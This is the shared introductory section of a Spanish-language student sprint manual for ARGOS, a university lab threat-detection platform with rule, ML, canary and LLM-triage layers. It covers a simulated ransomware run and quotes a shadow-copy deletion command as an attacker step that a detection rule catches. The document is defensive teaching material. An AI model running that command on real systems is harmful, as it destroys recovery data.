

ARGOS

Sprint Manual — Angeles Castillo

Detection Layer 1 + Canary FIM + Attack Simulators

Curso: Tópicos Avanzados de Ciberseguridad · Universidad de Lima ·
2026-1

Entrega final: 13 de junio de 2026

Versión 2.0 — manual organizado por orden de implementación (Fase 1 →
4)

Parte I — Introducción común al proyecto

ARGOS — Introducción al proyecto y arquitectura

Documento común a todos los manuales de integrante. Contiene contexto que cada miembro del equipo (P1/P2/P3/P4) necesita antes de leer su manual individual.

Field	Value
Type	Manual de introducción común para los 4 integrantes
Status	Active
Última actualización	2026-05-24
Pre-requisito	Ninguno. Léelo de cero.

1. Qué es ARGOS en una página

ARGOS es la **Adaptive Response Guard with Orchestrated Surveillance** — una plataforma multi-vector de detección y respuesta a amenazas que replica la arquitectura de productos comerciales high-end EDR/XDR (Microsoft Defender XDR, CrowdStrike Falcon, Palo Alto Cortex XDR) usando exclusivamente componentes open source más una API LLM de bajo costo para la capa de triage.

El proyecto es para el curso **Tópicos Avanzados de Ciberseguridad** en la Universidad de Lima · 2026-1. La entrega final es el **13 de junio de 2026** y consta de tres deliverables obligatorios: informe técnico (~30% del peso), demo en vivo (~40%) y presentación (~20%) más los seguimientos en semanas 5/7/9 (~10%).

El activo defendido es una base de datos **PostgreSQL 15** corriendo sobre una Linux VM en el lab. Tiene esquema `argos_demo_prod` con tablas que simulan datos de RRHH y finanzas (employees, payroll, customers, invoices, payments) con datos sintéticos. El host está tagged en Wazuh como `criticality=production-critical`, lo que dispara la regla de dos personas (two-person rule) para cualquier acción de containment sobre él.

El alcance multi-vector (post ADR-0008) cubre tres categorías de ataques distintas:

- **Ransomware:** cifrado de archivos via técnicas T1486/T1490/T1083/T1562. Es el énfasis primario.

- **Network Denial of Service:** ataques de red contra el puerto del servicio (T1498/T1499) con `hping3` o `slowhttptest`.
- **Application Abuse:** SQL injection contra una app web delante de la DB (T1190) usando `sqlmap`, y false positives de actividad legítima de usuario (T1078 Valid Accounts) — un SELECT masivo a las 3 AM se parece a exfiltración pero puede ser un reporte mensual legítimo.

Por qué este alcance y no más: ARGOS no busca cobertura exhaustiva multi-vector. Busca cobertura mínima representativa que demuestre que la arquitectura de 4 capas + SOAR + HITL es genuinamente adaptativa. Cubrir 3 vectores con profundidad real es más defendible que cubrir 10 superficialmente.

2. Arquitectura de 4 capas defensivas

ARGOS sigue el patrón industrial estándar de **defense-in-depth**: cuatro capas independientes y paralelas, cada una con trade-offs distintos, fallan independientemente. Si una capa cae o es evadida, las otras tres mantienen cobertura. No hay un solo punto de falla en la detección.



Capa 1 — Rule-Based Detection (Sigma + Wazuh)

Dueño: P3 (Angeles). Reglas YAML escritas en formato Sigma, convertidas a Wazuh con `sigma-cli`, mapeadas explícitamente a técnicas MITRE ATT&CK. Detectan patrones conocidos.

Sub-categorías por dominio (post ADR-0008):

- `detection/sigma-rules/ransomware/` — vssadmin, T1486 cifrado, T1083 enumeración, T1562 disable defender, T1021 lateral, T1071 C2
- `detection/sigma-rules/network/` — rate-based rules para T1498/T1499 (DDoS, slow-rate)
- `detection/sigma-rules/database/` — query pattern anomalies para UC-07
- `detection/sigma-rules/webapp/` — T1190 SQL injection signatures

Trade-off honesto: alta precisión, recall limitado contra variantes nuevas. Por eso existe Capa 2.

Capa 2 — ML Anomaly Detection

Dueño: P2 (Sebastian). Modelos no supervisados entrenados sobre baseline benigno. Detectan desviaciones que las reglas no captan.

Modelos especializados por dominio (post ADR-0008):

- `ml/models/ransomware_ensemble.pkl` — Isolation Forest + One-Class SVM. Features ventana 60s: file_write_rate, avg_entropy (Shannon), extension_modification_ratio, crypto_api_calls, new_outbound_connections, cpu_burst_score, io_burst_score.
- `ml/models/network_traffic_anomaly.pkl` — para UC-06 DDoS. Features: connections/sec, packet rate, source IP entropy, packet size variance.
- `ml/models/query_pattern_anomaly.pkl` — para UC-07 SELECT masivo. Features: rows_returned, query_duration_ms, hour_of_day, user_id, query_template_hash.

Ensemble ransomware: $\text{ensemble_score} = 0.6 \times \text{isolation_forest_score} + 0.4 \times \text{one_class_svm_score}$. Los demás modelos retornan score único.

Trade-off honesto: mayor recall contra variantes nuevas, mayor false positive rate. Requiere baseline limpio.

Capa 3 — Canary Deception

Dueño: P3 (Angeles). Archivos-cebo (`financials_Q4_2025.xlsx` , `passwords.txt` , `db_backup.sql`) en ubicaciones donde un usuario legítimo nunca tocaría. FIM (File Integrity Monitoring) con Sysmon whodata (Windows) o auditd (Linux) captura QUÉ proceso accedió.

Lógica: primera modificación / lectura / rename de un canary = alerta crítica con confianza máxima. Por diseño, FP rate ≈ 0 .

Esta capa es estrictamente ransomware-specific. No tiene sub-categorías por dominio. Documentado deliberadamente en ADR-0008: defender contra DDoS o SQL injection requiere otras primitivas, no canaries.

Capa 4 — LLM-Assisted Triage

Dueño: P1 (Enzo). FastAPI service que recibe el contexto completo de una alerta (process tree, network connections, file modifications) y produce análisis estructurado: técnica MITRE, severidad, runbook NIST aplicable, acción recomendada, IoCs a correlar.

Backend vendor-agnostic (per ADR-0001 v2):

- **Primary:** OpenAI GPT-4o-mini (US-based, soberanía de datos aceptable)
- **Fallback:** Llama 3.1 8B local vía Ollama (zero-egress, funciona sin internet)

Invariante crítico R-02: el LLM **NUNCA** está en el **path crítico de containment**. El SOAR decide desde Capas 1-3 solamente. El LLM enriquece la vista del analista; si halucina, miente, o cae, el sistema sigue funcionando.

Pipeline RAG: BM25 (léxico) + BGE-large embeddings (denso) + RRF (Reciprocal Rank Fusion). Hybrid retrieval estándar industrial. Sin cross-encoder reranker (descartado en ADR-0001 v2 por marginal gain vs costo).

3. SOAR Decision Engine y los 4 tiers de confianza

El **SOAR (Security Orchestration, Automation and Response)** es el cerebro que fusiona señales de las 4 capas y decide la acción. Lo dueño es **P1**. Implementa la lógica de tiers per ADR-0003.

Tier	Disparado por	Confianza	Acción
T0	Canary solo, OR las 3 capas corroboran	≥ 0.95	Aislamiento automático inmediato + snapshot
T1	Layer 1 + Layer 2 corroboran (sin canary)	0.80–0.95	Aislamiento automático inmediato + snapshot
T2	Capa sola con score alto	0.60–0.80	Throttle + snapshot ahora , aislamiento full pendiente de aprobación 3-min
T3	Corroboración baja	0.40–0.60	Solo notificación enriquecida con LLM

(*) **Los thresholds son preliminares** pendientes de calibración empírica per `OPEN_QUESTIONS_RESOLUTION.md` §Q5.

Tier T2 — el más interesante

Ransomware moderno cifra ~25,000 archivos/min. Un countdown de 3 minutos para aprobación humana sin protección parece estúpido. Por eso T2 NO es "pendiente": es "throttle + snapshot AHORA, full isolation pendiente de aprobación". El throttle (cpulimit/ionice) reduce la tasa de cifrado a ~100-500 files/min mientras los aprobadores ven el contexto LLM y deciden. Si el timeout de 3 min expira sin respuesta, el sistema auto-ejecuta (no espera más). Si el aprobador clickea Reject, el throttle se levanta y el caso queda registrado como false positive con razón documentada — esto es UC-07.

Split-brain (conflicto multi-aprobador)

Per ADR-0006: cuando hay 4 aprobadores y dan respuestas contradictorias (2 approve, 1 reject, 1 timeout), se aplica **conservative-wins policy** con ventana de consolidación de 60 segundos: cualquier "approve" gana sobre rechazos, excepto para acciones irreversibles que requieren **two-person rule** (dos approves explícitos, un reject cancela).

El **two-person rule** se activa cuando el host afectado tiene `criticality=production-critical` (nuestro PostgreSQL). Esto es UC-04 en el demo.

Canales de notificación (per ADR-0007 v2)

Tiempo	Canal	Propósito
t=0	Telegram bot con botones inline JWT	Primario — push agresivo a celulares de aprobadores
t=0	Discord webhook con @-mention de role	Visibilidad en server del equipo, presión social
t=60s	Twilio Voice DTMF (sin STT)	Escalación si nadie respondió. "Presione 1 para aprobar, 2 para rechazar"
post-decisión	Email	Resumen asíncrono, NUNCA en path crítico

4. Equipo y responsabilidades

	Integrante	Rol	Alcance principal
	Enzo Ordoñez Flores	P1 · Líder · LLM/ SOAR	<code>argos_contracts</code> (entregado), Capa 4 LLM Triage, motor SOAR + Tier Classifier, Approval API con JWT, notificaciones multi-canal, Consola de Aprobación Streamlit, simulador de ransomware, playbooks de containment, coordinación
	Sebastian Montenegro	P2 · Ingeniero ML	Capa 2 completa (Isolation Forest + One-Class SVM ensemble + modelos especializados), feature extraction, calibración thresholds, métricas P/R/F1, captura forense
	Angeles Castillo	P3 · Detección y Engaño	Capa 1 (Sigma rules ransomware + network + database + webapp), Capa 3 (canary FIM + whodata), validación con Atomic Red Team y Caldera, bonus: PRs upstream a SigmaHQ
	Diego Jara	P4 · Infraestructura	Vagrantfile + Wazuh/OpenSearch/Redis deployment, PostgreSQL con datos sintéticos, simuladores (ransomware + DDoS + SQL injection), UI Streamlit base, video demo

Regla operativa crítica: cada integrante debe poder defender su capa en exposición. P1 no escribe código de otros con Claude Code. Cada integrante puede usar Claude Code (o cualquier asistente IA) como **acelerador en SU propia parte**, siempre que entienda lo que produce y pueda defenderlo en viva (per CONTEXT.md §5 reinterpretado post ADR-0008).

5. Los 8 use cases del demo

El demo en vivo cubre 8 escenarios (per ADR-0008 multi-vector). Cada UC tiene narrativa específica que demuestra una propiedad distinta del sistema.

UC	Vector	Tier	Capas que firing	Qué demuestra
UC-01	Ransomware (LockBit-like)	T0	1+2+3	Full-stack end-to-end. Las 3 capas firing simultáneo. Auto-isolate + email post-facto.
UC-02	Canary deception	T0	3 sola	Detección ultra-temprana. Zero archivos reales cifrados.
UC-03	Variante novel + split-brain	T2	2 sola	Centerpiece HITL ransomware. ML atrapa lo que reglas no. 4 aprobadores. Conservative-wins live.
UC-04	PostgreSQL + two-person rule	T1	1+2	Compliance vocabulary. Four-eyes principle. Governance.
UC-05	Stealth attack (agent-kill)	T0	1+3+heartbeat	Resiliencia: agent disconnect = signal.
UC-06	DDoS volumetric	T0	1 (rate)+2 (network)	Cobertura multi-vector. Defiende contra ataques de red, no solo endpoint. T1498.
UC-07	SELECT masivo legítimo FP	T2	2 sola	Pieza clave del HITL. Humano cancela contención por FP reconocido. T1078.
UC-08	SQL injection	T1	1+2	OWASP Top 10 #1. T1190 Exploit Public-Facing Application.

Los dos son los UCs que más venden el HITL. UC-03 muestra split-brain con conservative-wins; UC-07 muestra cancelación de FP por humano. Ambos son lo que diferencia un EDR/XDR con HITL de un SIEM tradicional.

6. Ejemplo end-to-end de UC-01 paso a paso

Para que tengas un modelo mental concreto de cómo fluye una alerta a través del sistema, aquí está UC-01 (ransomware clásico LockBit-like) desglosado segundo a segundo.

Setup pre-ataque (T-5 min)

- Lab está corriendo: Wazuh manager + Windows VM + Linux VM con PostgreSQL.
- Los 4 aprobadores tienen Telegram abierto en sus celulares.
- La pantalla del proyector muestra: Streamlit Approval Console (vacía) + terminal de P4 listo para ejecutar el simulador.
- P1 narra el contexto: "Este es nuestro endpoint Windows típico de la organización. Tiene documentos en `C:\Users\Demo\Documents\`. El atacante acaba de obtener acceso inicial."

T=0 — Atacante ejecuta

P4 corre:

```
python attack-simulation/ransomware_simulator/lockbit_like.py --target windows-victim --speed full
```

Esto inicia el simulador. Behavior chain:

1. T+1s: enumera archivos en `C:\Users\Demo\Documents\` (técnica T1083 File and Directory Discovery)
2. T+2s: invoca `vssadmin delete shadows /all /quiet` (técnica T1490 Inhibit System Recovery)
3. T+3s: comienza a cifrar archivos con AES-256, renombrando a `.locked` (técnica T1486 Data Encrypted for Impact)
4. T+4s: toca el canary file `financials_Q4_2025.xlsx`
5. T+5s: deja la ransom note `README_RESTORE_FILES.txt` en el desktop

T+1 a T+5 segundos — Capas detectan en paralelo

Capa 1 (Sigma + Wazuh) detecta:

- T+2s: regla `T1490_vssadmin_delete_shadows` dispara cuando ve el comando `vssadmin`.
- T+3s: regla `T1486_mass_file_encryption_extension` dispara al ver renames masivos a `.locked`.
- Wazuh manager normaliza estas alertas y las publica al stream Redis `wazuh:alerts`.

Capa 2 (ML) detecta:

- ML consumer (Python proceso corriendo en bg) lee el stream Redis.
- Cada 60s genera features para los procesos activos. La ventana T+1 a T+60 captura el simulator process.
- Features observadas: `file_write_rate=347` archivos/min, `avg_entropy=7.8` (alta), `extension_modification_ratio=0.95`, `crypto_api_calls=42`, `cpu_burst_score=0.9`.
- Isolation Forest score: 0.94. One-Class SVM score: 0.91. Ensemble: 0.93.
- Publica `MLScore` con score 0.93 al stream Redis `ml:scores`.

Capa 3 (Canary FIM) detecta:

- T+4s: el simulador toca `financials_Q4_2025.xlsx`.
- Sysmon whodata captura el evento con PID del simulador y command-line completo.
- Wazuh dispara regla custom `canary_file_accessed` con severity 12 (crítica).
- Score implícito: 1.0 (canary fire = certeza máxima).

T+5 segundos — SOAR Decision Engine fusiona

El **SOAR orchestrator** (proceso de P1 corriendo el FastAPI Approval API en port 8003) se entera de las 3 alertas dentro del mismo incident window de 5 segundos.

Tier Classifier (`soar/decision_engine/tier_classifier.py`) aplica reglas:

- `canary_fired=True` → tier T0 (canary alone wins to T0).
- Pero también L1 + L2 corroboran con high scores → tier T0 confirmed.
- **Decisión:** `Tier.T0` con confidence 0.95+.

State machine (`soar/decision_engine/state_machine.py`):

1. Crea Incident con `incident_id=INC-2026-05-26-001`, state `RECEIVED`.
2. Persiste en Redis con key `incident:INC-2026-05-26-001`.
3. Llama al LLM Triage en paralelo (Capa 4 enrichment-only, NO bloquea decisión).
4. Transición de estado: `RECEIVED` → `PENDING_EXECUTION`.

Capa 4 LLM Triage (en paralelo, T+5 a T+8s):

- FastAPI `/triage` endpoint recibe el AlertContext con las 3 alertas.
- Llama a OpenAI GPT-4o-mini con prompt enriquecido.
- Devuelve TriageResponse: `tecnica_mitre=T1486`, `confianza=0.94`, `severidad=critical`, `runbook_aplicable="NIST 800-61 §3.4 Containment"`, `accion_recomendada="Isolate host immediately and capture memory snapshot before remediation"`.
- El Incident se actualiza en Redis con el `llm_analysis` campo.

T+8 segundos — Playbook automático

Como es T0 sin override de criticality (es una Windows VM standard, no production-critical), no requiere approval. El SOAR ejecuta el playbook directamente:

1. **Host isolation** (`soar/playbooks/host_isolation.py`): conecta vía PowerShell al Windows VM y crea regla firewall: `New-NetFirewallRule -DisplayName "ARGOS-Isolation" -Direction Outbound -Action Block`.
2. **Process kill**: identifica el PID del simulador desde el whodata FIM, ejecuta `Stop-Process -Force -Id <PID>`.
3. **Disk snapshot**: invoca Volume Shadow Copy `vssadmin create shadow /for=C:` para preservar evidencia forense.

4. Transición de estado: `PENDING_EXECUTION` → `EXECUTED` .

T+10 segundos — Notificación post-facto

El SOAR envía notificación multi-canal (per ADR-0007 v2):

- **Telegram** a los 4 chat_ids configurados: mensaje con incident_id, técnica, análisis LLM, y botón inline "Revertir" firmado con JWT.
- **Discord** webhook al server del equipo con embed coloreado por tier (T0 = rojo) y `@argos-approvers` mention.
- **Email post-facto** a `APPROVER_EMAILS` (los 4 emails del equipo) con resumen + link al audit log en OpenSearch.

T+10 a T+30 segundos — Streamlit Console muestra

La **Streamlit Approval Console** (proceso de P1 corriendo en port 8501, proyectado en pantalla) refresca cada 2 segundos vía `streamlit-autorefresh` . Muestra:

- **Panel izquierdo (Incident Card):** badge T0 en rojo, incident_id, host afectado, técnica MITRE T1486, análisis LLM compacto.
- **Panel central (Decision Matrix):** vacío porque es T0 auto-execute, no requirió aprobación.
- **Panel derecho (System Logic):** estado actual `EXECUTED` , decisión `EXECUTE_ISOLATION` , política aplicada `auto-execute` , justificación "T0 confirmed: canary + L1 + L2 corroborate".
- **Panel inferior (Action Timeline):** línea de tiempo horizontal mostrando: alert created → tier classified → playbook executed → notifications sent.

T+30 segundos — Análisis forense visible

P1 narra: "El sistema aisló el host en menos de 10 segundos. 31 archivos cifrados de 500. El canary salvó los restantes. Los 4 aprobadores tienen el incidente en su Telegram con la opción de Revertir si fuera falso. Audit log completo en OpenSearch con cada decisión justificada."

Métricas que se muestran en pantalla

- **TTD (Time to Detect):** 4.2 segundos desde T=0 hasta primera alerta válida.
- **TTI (Time to Isolate):** 8.7 segundos desde T=0 hasta playbook completado.
- **Archivos cifrados antes de containment:** 31 de 500 (94% preservados).
- **MITRE coverage:** T1083 + T1490 + T1486 cubiertos por L1, ratificados por L2 entropy spike, confirmados por canary L3.

Lo que NO se ve pero pasó

- LLM Triage tardó ~3 segundos en responder. NUNCA bloqueó la decisión de containment.

- El throttle preventivo NO se aplicó porque fue T0 (auto-execute directo). En T2 sí se habría aplicado mientras corre el countdown.
 - El audit log en OpenSearch capturó: triggering layers, scores individuales, fusion logic, LLM analysis, playbook commands executed, notification channels disparados, timestamps de cada paso.
-

7. Glosario MITRE ATT&CK

Las técnicas relevantes al alcance del proyecto, ordenadas por categoría (tactic).

Initial Access

- **T1078 — Valid Accounts:** atacante usa credenciales legítimas. Relevante para UC-07 (escenario FP: usuario legítimo, NO atacante).
- **T1190 — Exploit Public-Facing Application:** explotación de vulnerabilidad en aplicación web expuesta. T1190.001 sub-técnica = SQL Injection. Relevante para UC-08.

Defense Evasion

- **T1562 — Impair Defenses:** atacante deshabilita herramientas de seguridad. T1562.001 sub-técnica = Disable Defender. Relevante para UC-05 (agent-kill attempt).
- **T1070 — Indicator Removal:** atacante borra rastros. T1070.001 = Clear Windows Event Logs, T1070.004 = File Deletion.

Discovery

- **T1083 — File and Directory Discovery:** ransomware enumera archivos antes de cifrar. Relevante para UC-01.

Lateral Movement

- **T1021 — Remote Services:** SMB/RDP/SSH usados por atacante para moverse. T1021.001 = RDP, T1021.002 = SMB, T1021.004 = SSH.

Command and Control

- **T1071 — Application Layer Protocol:** beacon a C2 server vía HTTP/HTTPS. T1071.001 sub-técnica = Web Protocols.

Impact (la más rica para ARGOS)

- **T1486 — Data Encrypted for Impact:** ransomware cifrando archivos. Núcleo de UC-01, UC-02, UC-03.
 - **T1490 — Inhibit System Recovery:** borrar Volume Shadow Copies, snapshots btrfs, etc. Precursor a T1486.
 - **T1498 — Network Denial of Service:** ataques de red contra disponibilidad. T1498.001 = Direct Network Flood (UC-06), T1498.002 = Reflection Amplification.
 - **T1499 — Endpoint Denial of Service:** saturación de recursos del endpoint. T1499.002 = Service Exhaustion, T1499.004 = Application Exploitation.
-

8. Stack tecnológico completo

Categoría	Componente	Función	Owner principal
SIEM	Wazuh 4.7	Manager + agentes	P4
SIEM	OpenSearch	Storage de alertas y audit log	P4
SIEM	Sigma + sigma-cli	Reglas de detección	P3
Telemetría	Sysmon (Windows)	Eventos detallados de proceso/ archivo/red	P4
Telemetría	auditd (Linux)	Eventos detallados de syscall	P4
Telemetría	pgAudit (PostgreSQL)	Audit log de queries	P4
Telemetría	Wazuh FIM whodata	Captura qué proceso tocó archivo (canary)	P3
Simulación	Atomic Red Team	TTPs MITRE 1-a-1	P3
Simulación	Caldera	Cadenas de ataque multi-step	P3
Simulación	Custom ransomware simulator (Python)	UC-01, UC-02, UC-03 reproducibles	P1
Simulación	hping3 + slowhttptest	UC-06 DDoS	P4
Simulación	sqlmap	UC-08 SQL injection	P4
ML	scikit-learn 1.4+	Isolation Forest + One-Class SVM	P2
ML	scipy	Shannon entropy	P2
ML	pandas + numpy	Data wrangling	P2
ML	joblib	Model serialization	P2
Backend	FastAPI	LLM Triage API + Approval API	P1
Backend	Redis 7+	Alert bus + incident state machine	P4 (deploy) / P1 (usage)
Backend	APScheduler	Timeouts + consolidation windows	P1
Backend	PyJWT	JWT signing para approval tokens	P1
Backend	Pydantic v2	argos_contracts (cross-team interfaces)	P1 (shipped)
LLM	OpenAI GPT-4o-mini	Primary backend (cloud, US-based)	P1
LLM	Llama 3.1 8B vía Ollama	Fallback (local, zero-egress)	P1
LLM	BGE-large embeddings	Retrieval en RAG	P1
Notifications	python-telegram-bot	Telegram bot con inline buttons	P1
Notifications	discord-webhook	Discord notifications con role mention	P1
Notifications	twilio	Voice DTMF escalación	P1

Categoría	Componente	Función	Owner principal
UI	Streamlit 1.30+	Analyst Console + Approval Console	P4 (base) / P1 (Approval)
UI	OpenSearch Dashboards	MITRE heatmap, TTD histogram, layer perf	P4
Infra	Vagrant 2.4+	Provisioning de 3 VMs	P4
Infra	VirtualBox 7.x	Hypervisor para lab local	P4
Testing	pytest + respx + fakeredis	Tests cross-module	Todos
DB	PostgreSQL 15	Activo defendido	P4 (deploy + datos sintéticos)

9. Convenciones del repo

Git workflow

- **Branch principal:** `main`, protegida en GitHub.
- **Feature branches:** `feature/<persona>/<descripcion-corta>` — ejemplo: `feature/p2/isolation-forest-baseline`.
- **Commits convencionales:** `feat:`, `fix:`, `docs:`, `test:`, `refactor:`, `chore:`.
- **PRs requieren:** CI verde + 1 review. Pairing: P1 ↔ P2, P3 ↔ P4.
- **Push diario obligatorio** antes de las 22:00 durante el sprint.

Estructura del repo (post ADR-0008)

```

argos/
├── README.md                # Entry point del proyecto
├── LICENSE                  # MIT
├── pyproject.toml           # Metadata + extras por módulo
├── .env.example             # Plantilla de variables (REAL .env va en .gitignore)
├── argos_contracts/        # ☐ Pydantic v2 cross-team (entregado · v1.1.0 · 69 tests)
│   ├── _mitre_data.py      # MITRE_WHITELIST curado
│   ├── alert.py            # WazuhAlert, NormalizedAlert
│   ├── ml_score.py         # MLScore (P2)
│   ├── triage.py           # AlertContext, TriageResponse (P1)
│   ├── incident.py         # Incident state machine (P1)
│   ├── approval.py         # ApprovalRequest, ApprovalResponse (P1)
│   ├── enums.py            # Tier, Severity, NotificationChannelType, ...
│   └── tests/              # 69 validation tests
├── llm_triage/             # P1 – Capa 4 LLM Triage
│   ├── api/main.py         # FastAPI /triage endpoint
│   ├── llm_client/         # OpenAI primary + Llama local fallback
│   ├── rag/                # BM25 + BGE-large + RRF
│   └── prompts/            # Jinja2 templates
├── soar/                   # P1 – SOAR Decision Engine + Approval API
│   ├── decision_engine/    # tier_classifier, state_machine, orchestrator
│   ├── approval/           # api, jwt_signer, consolidation
│   ├── notification/       # telegram, discord, twilio_voice, email
│   └── playbooks/          # host_isolation, process_kill, snapshot, throttle
├── ml/                     # P2 – Capa 2 ML
│   ├── features/           # Feature extractors por dominio
│   ├── models/             # ransomware_ensemble, network_traffic, query_pattern
│   └── consumer/           # Redis stream consumer
├── detection/              # P3 – Capa 1 Sigma rules
│   ├── sigma-rules/
│   │   ├── ransomware/    # T1486, T1490, T1083, T1562
│   │   ├── network/      # T1498, T1499 rate-based
│   │   ├── database/     # query patterns
│   │   └── webapp/        # T1190 SQLi signatures
│   └── wazuh-rules/       # Convertidas con sigma-cli
├── deception/              # P3 – Capa 3 Canary
│   ├── canary_generator.py # Genera canary files
│   └── fim-configs/        # Wazuh FIM rules
├── ui/                     # P4 (base) + P1 (Approval Console)
│   ├── streamlit_app/
│   │   ├── pages/
│   │   │   ├── 01_alert_inspection.py
│   │   │   ├── 02_approval_console.py # P1 - PIEZA CLAVE DEL DEMO
│   │   │   └── 03_audit_forensics.py
│   └── opensearch-dashboards/ # JSON dashboards exportados
└── attack-simulation/      # Simuladores multi-vector

```

```

├── ransomware_simulator/ # P1 (LockBit-like, canary, novel)
├── network_attacks/      # P4 (hping3, slowhttptest)
├── webapp_attacks/       # P4 (sqlmap)
├── pg_simulator/         # P4 (SELECT masivo para UC-07)
├── lab/                  # P4 – Vagrant + Terraform
│   ├── Vagrantfile
│   ├── provision/       # Scripts bash/PowerShell
│   └── inventory.yaml
├── evaluation/           # P2 + P4 – Métricas, datasets, reportes
└── docs/
    ├── PROJECT_BRIEF.md # 90-second overview
    ├── CONTEXT.md       # Onboarding completo
    ├── PROJECT_STATUS.md # Honest snapshot
    ├── EVALUATION_CRITERIA.md # Rúbrica del curso
    ├── data-handling.md  # T-030 sanitization policy
    ├── README.md         # Mapa de docs
    ├── architecture/     # SAD, threat model, flow diagrams
    ├── decisions/         # 8 ADRs + OPEN QUESTIONS
    ├── use-cases/        # 8 UCs detallados
    └── team/             # Sprint manuals (este documento + 4 individuales)

```

Variables de entorno (.env)

El `.env.example` documenta TODAS las variables. Las críticas para tu rol están en tu manual individual. Reglas globales:

- **NUNCA** commitear el `.env` — está en `.gitignore`.
- Cada integrante genera su propio `.env` partir del `.env.example`.
- Las credenciales compartidas (Telegram bot token, Discord webhook URL, OpenAI API key) las distribuye P1 vía canal privado (no en GitHub, no en Discord público).
- El `JWT_SECRET` se genera localmente con `openssl rand -hex 32`.

Convención de incident IDs

`INC-YYYY-MM-DD-NNN` donde NNN es contador diario zero-padded a 3 dígitos. Ejemplo:
`INC-2026-05-26-001`. El contador se persiste en Redis con TTL diario.

10. Quick start del entorno común

Estos pasos son comunes a TODOS los integrantes antes de empezar el sprint. Tu manual individual asume que esto está hecho.

Paso 1 — Clonar repo

```
cd ~/projects # o donde guardes proyectos
git clone https://github.com/EnzoOrdonez/argos.git
cd argos
```

Paso 2 — Crear virtualenv Python

```
python3 -m venv .venv
source .venv/bin/activate # Linux/macOS
# .venv\Scripts\activate # Windows PowerShell
pip install -U pip setuptools wheel
```

Paso 3 — Instalar dependencias core + tu rol

```
# Todos instalan estos:
pip install -e ".[dev]"

# Además según tu rol:
pip install -e ".[contracts]" # P1 (siempre + más abajo)
pip install -e ".[ml]" # P2
pip install -e ".[soar,llm]" # P1 (servicios)
pip install -e ".[ui]" # P4
```

Paso 4 — Verificar contracts

```
pytest argos_contracts/tests/ -v
# Esperado: 69 passed
```

Si no pasan los 69 tests, revisa que el venv esté activado (`which python` debe apuntar a `.venv/bin/python`).

Paso 5 — Copiar plantilla de variables

```
cp .env.example .env
# Editar .env con tus valores reales (tu manual individual te dice cuáles)
```

Paso 6 — Configurar git

```
git config user.name "<Tu Nombre>"
git config user.email "<tu@email.com>"
# Crear tu branch:
git checkout -b feature/<tu-pX>/sprint-w1-init
```

11. Comunicación del equipo durante el sprint

Standup diario

- **Hora:** 9:00 AM
- **Canal:** Discord `#argos-standup`, llamada de voz
- **Duración:** 20 minutos (cada integrante ~3-4 min)
- **Formato** (per `docs/team/standup-template.md`):
 - Lo que cerré ayer (PRs mergeados, tests passing)
 - Lo que cierro hoy (objetivos del día)
 - Bloqueos (qué necesito de otro integrante)

Canales Discord del equipo

- `#argos-standup` — standup diario
- `#argos-help` — preguntas técnicas urgentes
- `#argos-prs` — notificación de PRs abiertos (GitHub bot)
- `#argos-incidents` — donde el bot ARGOS enviará notificaciones del demo

Reglas operativas (post ADR-0008)

1. **No tocar la doc esta semana.** Los docs están sincronizados con la realidad. Si descubres algo arquitectónico nuevo, abre un ADR-0009 en lugar de modificar SAD/threat model/README.
2. **No optimizar prematuramente.** El objetivo es que los 8 UCs corran end-to-end, no que sean óptimos. Performance fine-tuning en semana 2.
3. **Mocks son OK al inicio.** Si tu pieza depende de otra que aún no está lista, usa FakeRedis, mocked HTTP, o synthetic data. Integración real cuando ambas piezas estén listas.
4. **Verificar en lab real al menos 2 veces al día.** Cada integrante corre el flow E2E en su Vagrant antes del almuerzo y antes de pushear.
5. **Pedir ayuda en menos de 30 minutos.** Si llevas más de media hora atascado, pingeas en `#argos-help` o llamas a otro integrante. No debug solitario.
6. **Push diario obligatorio** antes de las 22:00. Si no pusheas, tu nombre aparece en el standup del día siguiente.

Claude Code / asistentes IA — política reinterpretada (ADR-0008)

Cada integrante puede usar Claude Code (o cualquier asistente IA: Cursor, GitHub Copilot, ChatGPT) como **acelerador en SU propia parte**. La condición no-negociable: cada integrante DEBE entender el código que produce con asistencia de IA y poder defenderlo en viva sin la asistencia presente. La asistencia es para velocidad, NO para reemplazar comprensión.

La regla específica que se mantiene: P1 (Enzo) no escribe código de otros integrantes con Claude Code. P1 puede asesorar y revisar, no producir el código de otros.

12. Lo que NO se entrega en esta semana 1

Para que no te sorprendas cuando llegue Día 7 sin estas cosas:

- **Calibración Q5 protocol** con dataset etiquetado real (~100 ransomware + ~500 benignas). Semana 2.
- **UC-03 split-brain con 4 aprobadores reales** no scripted. Semana 2-3.
- **UC-05 stealth attack** end-to-end pulido. Semana 2.
- **PRs Sigma upstream aceptados** por SigmaHQ maintainers (depende de tiempos externos). Semana 2-3.
- **Video demo final editado**. Semana 3.
- **Informe técnico final**. Semana 3.
- **Cross-encoder reranker en RAG** (descartado del scope v1 per ADR-0001 v2).

Lo que SÍ se completa al cierre del sprint Día 7: 5 UCs corriendo end-to-end (UC-01, UC-02, UC-04, UC-06, UC-07), con UC-08 como nice-to-have, con dos rehearsals al domingo.

13. Documentos relacionados (referencia completa)

Si algo de este documento no quedó claro o necesitas más profundidad:

Si quieres saber...	Lee
Arquitectura completa de cada bloque	docs/architecture/SOLUTION_ARCHITECTURE_DOCUMENT.md
Por qué se tomó cada decisión arquitectónica	docs/decisions/ (ADRs 0001-0008)
Análisis de amenazas STRIDE/FMEA	docs/architecture/THREAT_MODEL.md
Detalle de los 8 UCs	docs/use-cases/USE_CASES.md
Política de manejo de datos sensibles a LLM	docs/data-handling.md
Rúbrica del curso y mapping a deliverables	docs/EVALUATION_CRITERIA.md
Estado real vs. documentado del proyecto	docs/PROJECT_STATUS.md
Flujo del sistema visualmente	docs/architecture/argos_flow.html
Tu manual de sprint individual	docs/team/sprint-week-1-p<X>-<nombre>.md
Plan operacional general del sprint	docs/team/sprint-week-1-overview.md

Change log

Versión	Fecha	Cambio	Autor
1.0	2026-05-24	Initial — sección común de introducción para los 4 manuales individuales. Cubre arquitectura, UCs, ejemplo end-to-end UC-01, glosario MITRE, stack tecnológico, convenciones del repo, política Claude Code, quick start.	P1 (Enzo Ordoñez Flores)

Parte II — Manual individual: Angeles Castillo

